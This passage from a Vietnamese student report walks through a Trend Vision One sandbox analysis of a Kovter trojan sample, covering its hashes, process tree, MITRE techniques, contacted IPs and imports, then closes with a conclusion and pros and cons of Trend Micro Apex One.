
Hình 4.6.1. Truy cập vào Sandbox Analysis để phân tích

- Tại đây, có 2 tùy chọn là File và URL, nhóm chọn submit file để phân tích.



Hình 4.6.2. Chọn đối tượng để phân tích

- Ta sẽ upload file cần phân tích cũng như cung cấp các thông tin cần thiết để thực hiện phân tích như tham số, password file,... Sau đó chọn Submit Object và đợi Vision One phân tích. Quá trình phân tích có thể kéo dài từ 5 – 7 phút tùy độ phức tạp của file hoặc đường dẫn được đăng tải.



Hình 4.6.3. Upload file và cung cấp các thông tin cần thiết

The screenshot shows the Trend Vision One web interface. On the left is a dark sidebar with various menu items like Cyber Risk Exposure Management, Dashboards and Reports, XDR Threat Investigation, Threat Intelligence, Threat Insights, Intelligence Reports, Suspicious Object Management, Sandbox Analysis (which is highlighted in red), Third-Party Intelligence, Workflow and Automation, Zero Trust Secure Access, Assessment, and Identity Security. The main panel is titled "Trend Vision One™ | Sandbox Analysis". It has a search bar at the top with filters for "Submitted: All", "Object type: All", "Risk level: All", and "Submitter: All". Below the search bar is a table with columns: Object, Status, Submitter, Submitted, SHA-1 hash value, Risk level, Threat type, and Threat name. A single row is shown: "40050153dceec2c8fb1...", "In progress", "Sandbox Analysis", "2025-05-15 15:4...", "713d5e1ccae700608ef2f85fbcd5aa095240d...", "High", "Backdoor.Trojan.Dro...", "TROJ_HPKOVTER.S...". At the bottom right of the main panel, there is a green success message: "Object submitted successfully.".

Hình 4.6.4. Đợi phân tích

- Sau khi phân tích xong, ta có thể xem kết quả phân tích trực tuyến hoặc tải file về để lưu trữ lâu dài.

The screenshot shows the Trend Vision One interface after the file has been analyzed. The main panel now displays the results of the analysis. The table in the center shows the same row as before, but the status is now "Done" and the threat level is "High". To the right of the table, there is a context menu with options: "Add to Intelligence Reports", "View on Threat Connect" (with a checked checkbox), "Download Investigation Package", and "Delete submission". At the bottom right, there is a pagination control showing "Total: 1 | 20 per page | 1 / 1".

Hình 4.6.5. Xem hoặc tải kết quả phân tích

- Nội dung file kết quả:
 - Ở đây, hệ điều hành sử dụng là Windows 10, độ nguy hiểm của file được đánh giá là cao
 - Ở phần Analysis Environment, ta có thể thấy các khả năng của file mã độc như chống lại phần mềm security, tải file, sao chép file,...

The screenshot shows the Trend Vision One interface. In the top navigation bar, there are tabs for 'Vx Underground', 'Trend Vision One™', 'Trend Micro Threat Connect', and a '+' button. The main content area is titled 'Sandbox Analysis Report' and includes sections for 'Analysis Overview' and 'Analysis Environments'. The 'Analysis Overview' section contains tables for 'Submitter', 'Overall risk level' (High), 'Detections' (TROJ_HPKOVTER.SMAX1), 'Exploited vulnerabilities' (none), 'Analyzed objects' (7-zip archive and Windows 32-bit EXE file), and 'Generated time' (2025-05-15 15:53:00). The 'Analysis Environments' section lists 'win10' as the environment. On the right side, there is a 'CONTENTS' sidebar with links to 'Analysis Overview', 'Analysis Environments', and 'win10'.

Hình 4.6.6. Nội dung kết quả phân tích (1)

- Ta có thể xem mã SHA của file malware, cũng như loại file, mức độ rủi ro của file và một số thông tin khác.

The screenshot shows the Trend Vision One interface with 'win10' selected in the environment dropdown. The main content area displays details for 'Object 1 - 40050153dceec2c8fb1912f8eabe449d1e265f0c8198008be8b34e5403e731.7z'. It includes a table with file properties like File name, File type, SHA-1, SHA-256, MDS, TLSH, Size, Command line, and Risk level. The 'Risk level' is listed as 'Unrated'. The 'Command line' field contains the value '40050153dceec2c8fb1912f8eabe449d1e265f0c8198008be8b34e5403e731.7z kovter malware'.

Hình 4.6.7. Nội dung kết quả phân tích (2)

The screenshot shows a detailed analysis report for a malware sample named 'Object 1.1'. The report includes the following key details:

- File name:** 40050153dceec2c8fb1912f8eeabe449d1e265f0c8198008be8b34e5403e731
- File type:** Windows 32-bit EXE file
- SHA-1:** C8C3BF9ED944B614AE483E747E69E84026FB4039
- SHA-256:** 40050153DCEEC2C0FBB1912F8EEABE449D1E265FOC8198008E8B34E5403E731
- MDS:** 15AF6227D39CA3F9D1DCD85666FB0057
- TLSH:** T13D94E143E3DA41F1E5E72F00CAB573FCB22FC985925858B5348FD8A58B1781885A762
- Size:** 431884 byte(s)
- Command line:** 40050153dceec2c8fb1912f8eeabe449d1e265f0c8198008be8b34e5403e731 kover malware
- Risk level:** High
- Detection:** TROJ_HPKOVERSMA1
- Exploited vulnerabilities:** -
- Threat characteristics:**
 - Anti-security, self-preservation (36)
 - File drop, download, sharing, or replication (5)
 - Hijack, redirection, or data theft (12)
 - Malformed, defective, or with known malware traits (4)
 - Process, service, or memory object change (17)
 - Suspicious network or messaging activity (17)
 - Tactics, Techniques, and Procedures (32)

Hình 4.6.8. Nội dung kết quả phân tích (3)

- Tại phần Process Graph, ta có thể xem được quá trình chạy của malware. Sau khi được thực thi, malware sẽ tạo ra một process con là wjKivjoSY.exe; tiến trình này sẽ tiếp tục tạo ra tiến trình con là regsvr32.exe; tiến trình này lại tiếp tục tạo ra tiến trình con mới có cùng tên.

The screenshot shows the 'Process Graph' section of the analysis interface. It displays a hierarchical tree of processes:

- Root node: 40050153dceec2c8fb1912f8eeabe449d1e265f0c8198008be8b34e5403e731
- Child node: wjKivjoSY.exe (PID: 1712)
 - Created child: regsvr32.exe (PID: 2264)
 - Created child: regsvr32.exe (PID: 2836)
 - Created child: regsvr32.exe (PID: 1292)

Hình 4.6.9. Nội dung kết quả phân tích (4)

- Sau đó, sẽ có các phân tích chuyên sâu và chi tiết hơn về malware như các kỹ thuật mà malware sử dụng để thực thi, leo thang đặc quyền,...; các địa chỉ IP mà malware giao tiếp; các URL mà malware truy cập; các loại sự kiện diễn ra; PE Import Table;...

The screenshot shows the Trend Vision One interface for Sandbox Analysis. The main content area displays a table titled "MITRE ATT&CK™ Framework Tactics and Techniques". The table has three columns: "Tactics", "Techniques", and "Notable threat characteristics".

Tactics	Techniques	Notable threat characteristics
Execution (TA0002)	Windows Management Instrumentation(T1047)	Characteristics: 1,2,3
	Command and Scripting Interpreter(T1059);PowerShell (T1059.001)	Characteristics: 1,2
	Native API(T1106)	Characteristics: 1
	Inter-Process Communication(T1159)	Characteristics: 1
Privilege Escalation (TA0004)	Access Token Manipulation(T1134)	Characteristics: 1
	Obfuscated Files or Information(T1027)	Characteristics: 1,2,3,4
	Obfuscated Files or Information(T1027);Software Packing (T1027.002)	Characteristics: 1
	Indicator Removal(T1070);File Deletion (T1070.004)	Characteristics: 1,2,3,4
	Access Token Manipulation(T1134)	Characteristics: 1
	Deobfuscate/Decode Files or Information(T1140)	Characteristics: 1
	System Binary Proxy Execution(T1218);Regsvr32 (T1218.010)	Characteristics: 1,2,3
	Virtualization/Sandbox Evasion(T1497);System Checks (T1497.001)	Characteristics: 1,2,3,4,5,6,7,8,9,10,11
Discovery (TA0007)	Annotication Windows Discovery(T1010)	Characteristics: 1,2,3,4,5

Hình 4.6.10. Nội dung kết quả phân tích (5)

The screenshot shows the Trend Vision One interface for Sandbox Analysis. The main content area displays a table titled "Network Destinations". The table has six columns: "IP address", "Port", "Location", "Risk level", "Threat", and "Accessed by".

IP address	Port	Location	Risk level	Threat	Accessed by
54.69.96.171	443	-	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
52.207.124.248	443	-	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
54.68.139.202	443	-	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
178.32.137.224	80	-	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
184.174.97.28	443	-	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
172.208.208.74	80	-	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8

Hình 4.6.11. Nội dung kết quả phân tích (6)

The screenshot shows the Trend Vision One interface for Sandbox Analysis. The main content area displays a table titled "URLs". The table has five columns: "URL", "Site category", "Risk level", "Threat", and "Accessed by".

URL	Site category	Risk level	Threat	Accessed by
http://54.69.96.171/	Miscellaneous	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
https://54.69.96.171/	Miscellaneous	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
https://52.207.124.248/	Miscellaneous	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
https://54.68.139.202/	Miscellaneous	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
http://178.32.137.224/	Miscellaneous	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8 198008be8b34e5403e73 1
http://184.174.97.28/	Miscellaneous	No risk detected	-	40050153dceec2c8fb19 12f8eabe449d1e265f0c8

Hình 4.6.12. Nội dung kết quả phân tích (7)

Important: Your advanced Trend Vision One trial will expire in 7 days. You will soon lose access to the Trend Vision One console. To upgrade with a subscription license, contact your sales representative.

Don't Show Again X

Trend Vision One™ | Sandbox Analysis

2025-05-15 16:17

CONTENTS

Analysis Overview
Analysis Environments
win10
Object 1 - 40050153dceec2c8fb19...
Object 1.1 - 40050153dceec2c8fb1...

Back to top

Event type	Details	Parent PID	PID	Timestamp
Detection	Threat Characteristic: Detected as known malware Source: ATSE Detection Name: TROJ_HPKVTER.SMAX1 Engine Version: 24.620.1004 Malware Pattern Version: 20.203.92			-
Detection	Threat Characteristic: Run executable file Global Detections: 2			-
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\wjkVjyoSY.exe Packer: UNKNOWN			-
Detection	Threat Characteristic: Attempts to evade detection and analysis Process ID: 1712 Info: Possibly to check cpu core number by GetNativeSystemInfo to evasion			-
Call System API	API Name: EnumProcessModules Args: 0 Return: 1	1712	2025-05-15 08:50:18.053	
Call System API	API Name: EnumProcessModules Args: 0 Return: 1	1712	2025-05-15 08:50:18.069	
Call System API	API Name: EnumProcessModules Args: 0 Return: 1	1712	2025-05-15 08:50:18.069	
Call Systeminfo API	API Name: GetUserNameExW Args: (1000, 0x1000, 0x1000, 0x1000)	1712	2025-05-15 08:50:18.069	

Hình 4.6.13. Nội dung kết quả phân tích (8)

Important: Your advanced Trend Vision One trial will expire in 7 days. You will soon lose access to the Trend Vision One console. To upgrade with a subscription license, contact your sales representative.

Don't Show Again X

Trend Vision One™ | Sandbox Analysis

2025-05-15 16:17

CONTENTS

Analysis Overview
Analysis Environments
win10
Object 1 - 40050153dceec2c8fb19...
Object 1.1 - 40050153dceec2c8fb1...

Back to top

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 756 Info: Obtains drive info from API result			-
Call System API	API Name: GetDriveTypeW Args: (C.) Return: 3	756	2025-05-15 08:50:19.256	
Call System API	API Name: GetDriveTypeW Args: (C.) Return: 3	756	2025-05-15 08:50:19.256	
Call System API	API Name: GetDriveTypeW Args: (C.) Return: 3	756	2025-05-15 08:50:19.256	
Call System API	API Name: GetDriveTypeW Args: (\W\STORAGE#Volume#{f0429197-710c-11ef-9bf-a806e6f6e5963}\#00000001F500000# (53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3	756	2025-05-15 08:50:19.272	
Call Systeminfo API	API Name: GetUserNameExW Args: (2, Win-Eve-Office\Administrator, 3c2ec68) Return: 1	756	2025-05-15 08:50:19.272	
Call System API	API Name: GetDriveTypeA Args: (C.) Return: 3	756	2025-05-15 08:50:19.272	
Call System API	API Name: GetDriveTypeW Args: (\W\DE\CdRomNEC_CD- ROM_2.5+__#581c1d869a&0&1.1.0\53f5630d-b6bf-11d0-94f2-	756	2025-05-15 08:50:19.272	

Hình 4.6.14. Nội dung kết quả phân tích (9)

Important: Your advanced Trend Vision One trial will expire in 7 days. You will soon lose access to the Trend Vision One console. To upgrade with a subscription license, contact your sales representative.

Don't Show Again X

Trend Vision One™ | Sandbox Analysis

2025-05-15 16:18

CONTENTS

Analysis Overview
Analysis Environments
win10
Object 1 - 40050153dceec2c8fb19...
Object 1.1 - 40050153dceec2c8fb1...

Back to top

Additional Information	
PE Import Table	
Libraries	Functions
VERSION.dll	GetFileVersionInfoW, GetFileVersionInfoSizeW, VerQueryValueA, GetFileVersionInfo, GetFileVersionInfoSizeA
OLEAUT32.dll	Ordinal8B, Ordinal89
KERNEL32.dll	DeleteFileW, CloseHandle, GetFileType, GetSystemInfo, GetStringTypeW, GetCommandLineA, MoveFileA, VirtualFree, GetConsoleMode, RemoveDirectoryW, GetFileAttributesA, SetLastError, SizedResource, CreateProcessW, Module32Next, GetStartupInfoA, InterlockedIncrement, GetDriveTypeA, CopyFileW, TfSFree, CopyFileExA, SetErrorMode, DeleteFileA, RemoveDirectoryA, CompareStringA, FileTimeToSystemTime, MapViewOfFile, InterlockedCompareExchange, HeapAlloc, FindFirstFileExW, GetModuleHandleW, QueryPerformanceFrequency, GetLongPathNameW, CopyFileW, SetHandleCount, GetProcessTimes, InitializeCriticalSection, GetFileSize, GetFileAttributesExW, InterlockedExchange, SetEnvironmentVariablesA, WriteConsoleW, GetStdHandle, IsDebuggerPresent, FindClose, CreateCriticalSection, SetFilePointer, FindFirstChangeNotificationA, MoveFileW, FindResourceA, GetFileAttributesW, TzSpecificLocalTimeToSystemTime, SetUnhandledExceptionFilter, MoveFileExW, GetTempPathW, CreateDirectoryExA, GetProcAddress, GetEnvironmentStringsW, EnterCriticalSection, MoveFileWithProgressA, LoadLibraryA, FlushFileBuffers, QueryPerformanceCounter, LocalFree, SetEndOfFile, FreeEnvironmentStringsA, WriteFile, CreateFileA, CopyFileA, FindFirstFileExA, CreateDirectoryA, CreateThread, FindFirstFileW, LoadLibraryExA, SearchPathA, SetStdHandle, GetModuleHandleA, FreeEnvironmentStringsW, TfSGetValue, GetDateFormatW, GlobalFree, FindNextFileW, Module32First, VirtualQuery, CreateDirectoryW, GetStringTypeA, FindFirstFileA, OpenEventA, GetTimeFormatW, DeleteCriticalSection, FreeLibrary, CreateEventA, GetClipboardInfo, MoveFileWithProgressW, WaitForSingleObject, SetFileAttributesW, GetVersion, GetSystemDirectoryA, HeapAlloc,

Hình 4.6.15. Nội dung kết quả phân tích (10)

4.6.3. Video demo

- Video demo: <https://youtu.be/-k2okFbp2Js>

V. KẾT LUẬN

- Trend Micro Apex One là một trong những giải pháp bảo mật toàn diện và hiện đại nhất dành cho doanh nghiệp ngày nay. Với khả năng tích hợp EPP và EDR mạnh mẽ, sản phẩm này không chỉ giúp phát hiện sớm mối đe dọa, mà còn cho phép phản ứng nhanh và chính xác trước các cuộc tấn công mạng tinh vi.
- Mặc dù chi phí đầu tư ban đầu có thể cao và yêu cầu triển khai có phần phức tạp, nhưng với những doanh nghiệp có yêu cầu bảo mật nghiêm ngặt, môi trường công nghệ thông tin hiện đại và có nguy cơ đối mặt với nhiều mối nguy từ ransomware, APT, mã độc,... thì Trend Micro Apex One là lựa chọn xứng đáng, đảm bảo khả năng phòng thủ chủ động và hiệu quả trong môi trường số ngày nay.

5.1. Ưu điểm

- **Tích hợp toàn diện:** Apex One hợp nhất nhiều công nghệ bảo mật vào một agent duy nhất, bao gồm chống phần mềm độc hại (anti-malware), phát hiện và phản ứng điểm cuối (EDR), bảo vệ chống khai thác (exploit protection), kiểm soát ứng dụng, tường lửa cá nhân, và nhiều tính năng khác. Điều này giúp giảm tải công tác quản lý, đồng thời tối ưu hiệu suất hệ thống nhờ loại bỏ nhu cầu cài đặt nhiều phần mềm bảo mật riêng lẻ.
- **Phát hiện nâng cao:** Sử dụng trí tuệ nhân tạo (AI) kết hợp với hệ thống Smart Protection Network – một mạng lưới chia sẻ mối đe dọa toàn cầu – Apex One có khả năng nhận diện nhanh chóng các hành vi đáng ngờ, mã độc mới, ransomware và các mối đe dọa zero-day. Việc kết hợp giữa phân tích hành vi và dữ liệu từ hàng triệu thiết bị trên toàn thế giới giúp hệ thống luôn được cập nhật để ứng phó với các tấn công hiện đại.
- **Khả năng quản lý tốt:** Giao diện quản trị trung tâm được thiết kế trực quan, hỗ trợ cả on-premises lẫn cloud, giúp quản trị viên dễ dàng giám sát trạng thái an ninh của toàn bộ hệ thống, triển khai chính sách bảo mật, cập nhật phần mềm, và xử lý các sự cố từ xa. Ngoài ra, hệ thống báo cáo tùy biến giúp theo dõi mức độ tuân thủ và hiệu quả của các chính sách đã áp dụng.
- **Khả năng EDR mạnh:** Tính năng Endpoint Detection and Response (EDR) cho phép phân tích sâu chuỗi hành vi tấn công, điều tra nguồn gốc của các sự cố an ninh, và thực hiện các hành động phản hồi như cô lập thiết bị hoặc loại bỏ mối đe dọa. Đây

là một công cụ cực kỳ quan trọng trong việc phát hiện các cuộc tấn công có chủ đích (APT) và các mối đe dọa phức tạp.

- **Hỗ trợ đa nền tảng:** Apex One hỗ trợ triển khai trên nhiều hệ điều hành như Windows, macOS, và Linux, cho phép bảo vệ đồng bộ trong môi trường doanh nghiệp đa dạng. Điều này giúp đảm bảo an toàn cho cả các máy chủ, máy trạm và thiết bị đầu cuối sử dụng nhiều nền tảng khác nhau.

5.2. Nhược điểm

- **Chi phí:** So với một số giải pháp bảo mật khác trên thị trường, Apex One có thể có chi phí cao hơn, đặc biệt khi doanh nghiệp lựa chọn sử dụng các module nâng cao như EDR, XDR hoặc triển khai kèm dịch vụ hỗ trợ chuyên sâu. Đây là điểm cần cân nhắc đối với các doanh nghiệp vừa và nhỏ có ngân sách hạn chế.
- **Phức tạp khi triển khai ban đầu:** Việc triển khai Apex One có thể yêu cầu kiến thức chuyên môn, đặc biệt khi tích hợp vào hệ thống mạng phức tạp, có Active Directory, nhiều phân vùng bảo mật, hoặc yêu cầu triển khai hybrid (kết hợp cloud/on-premises). Quá trình cấu hình, phân quyền và tinh chỉnh chính sách bảo mật có thể khiến người quản trị mất thời gian nếu chưa quen.
- **Yêu cầu tài nguyên hệ thống:** Nếu không được cấu hình tối ưu, agent của Apex One có thể tiêu thụ nhiều tài nguyên hệ thống, gây ảnh hưởng đến hiệu suất của các thiết bị cấu hình thấp, đặc biệt là trong các hoạt động như quét toàn bộ hệ thống, cập nhật hoặc phản ứng EDR. Do đó, cần có cấu hình phù hợp để đảm bảo hiệu quả vận hành.

TÀI LIỆU THAM KHẢO

- [1] Trend Micro Incorporated, “TREND MICRO APEX ONE™ – Endpoint security redefined,” datasheet, Oct. 2021. [Online]. Available: <https://www.trendmicro.com/content/dam/trendmicro/global/en/business/products/user-protection/sps/endpoint-security-apex-one/ds-apex-one.pdf>
- [2] Trend Micro, “Trend Micro Apex One as a Service™ Deployment Guide”, Trend Micro Success Center, [Online], Available: https://success.trendmicro.com/en-US/solution/KA-0014789?_ga=2.199286765.2119622873.1743245928-1070090702.1742891131